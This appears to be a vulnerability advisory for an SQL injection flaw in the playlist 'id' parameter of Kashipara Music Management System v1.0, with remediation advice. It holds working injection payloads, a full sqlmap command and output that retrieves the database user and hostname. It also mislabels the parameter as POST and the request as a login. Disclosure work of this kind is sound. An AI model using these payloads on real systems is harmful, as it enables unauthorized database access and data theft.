

SQL injection vulnerability in “/music/index.php?page=view\_playlist” in Kashipara Music Management System v1.0 allows attacker to execute arbitrary SQL commands via the "id" parameter.

**Affected Project:** Kashipara (<https://www.kashipara.com/>)

**Product Official Website URL:** Music Management System v1.0  
(<https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code>)


**Version:** 1.0


**Affected Components:**

- **Affected Code File:** /music/index.php?page=view\_playlist
- **Affected Parameter:** "id" HTTP POST request parameter


**Steps:**

1. Login into the Music Management System v1.0 application.  
(<http://localhost/music/login.php>).
2. Navigate to “Playlist” menu. Click on any one of the Playlist names.






3. In the "id" parameter, insert SQL command **+AND+1=1**. The response remains same.



4. In the "id" parameter, insert SQL command **+AND+1=0**. The response is different. The response does not have any song entry.



5. This indicates the "id" request parameter is vulnerable to SQL injection.
6. We will run SQLMAP against the Login request. Command: **sqlmap.py -r req.txt --batch --flush-session -p id --current-db --current-user --hostname**

```

xt  Shell2.php  req.txt
GET /music/index.php?page=view_playlist&id=3 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128
Accept: text/html,application/xhtml+xml,application/xml;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

```

C:\Windows\System32\cmd.exe
D:\Tools\SQLMAP\sqlmapproject-sqlmap-79aa315>sqlmap.py -r req.txt --batch --flush-session -p id --current-db --current-u
ser --hostname

```

7. SQLMAP identifies parameter "id" as vulnerable. Also, SQLMAP successfully lists out the database, current user and hostname.

```

[20:50:24] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[20:50:25] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[20:50:25] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1148 HTTP(s) requests:
---
Parameter: id (GET)
  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: page=view_playlist&id=3 AND (SELECT 8269 FROM(SELECT COUNT(*),CONCAT(0x7171706b71,(SE
  )),0x717a707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: page=view_playlist&id=3 AND (SELECT 1612 FROM (SELECT(SLEEP(5)))HVXm)
---
[20:50:26] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58, PHP
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:50:26] [INFO] fetching current user
[20:50:26] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
[20:50:26] [INFO] fetching current database
[20:50:27] [INFO] retrieved: 'music_db'
current database: 'music_db'
[20:50:27] [INFO] fetching server hostname
[20:50:27] [INFO] retrieved: 'DESKTOP-PKVTEFL'
hostname: 'DESKTOP-PKVTEFL'
[20:50:27] [INFO] fetched data logged to text files under "C:\Users\admin\AppData\Local\sqlmap\out

```

### Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)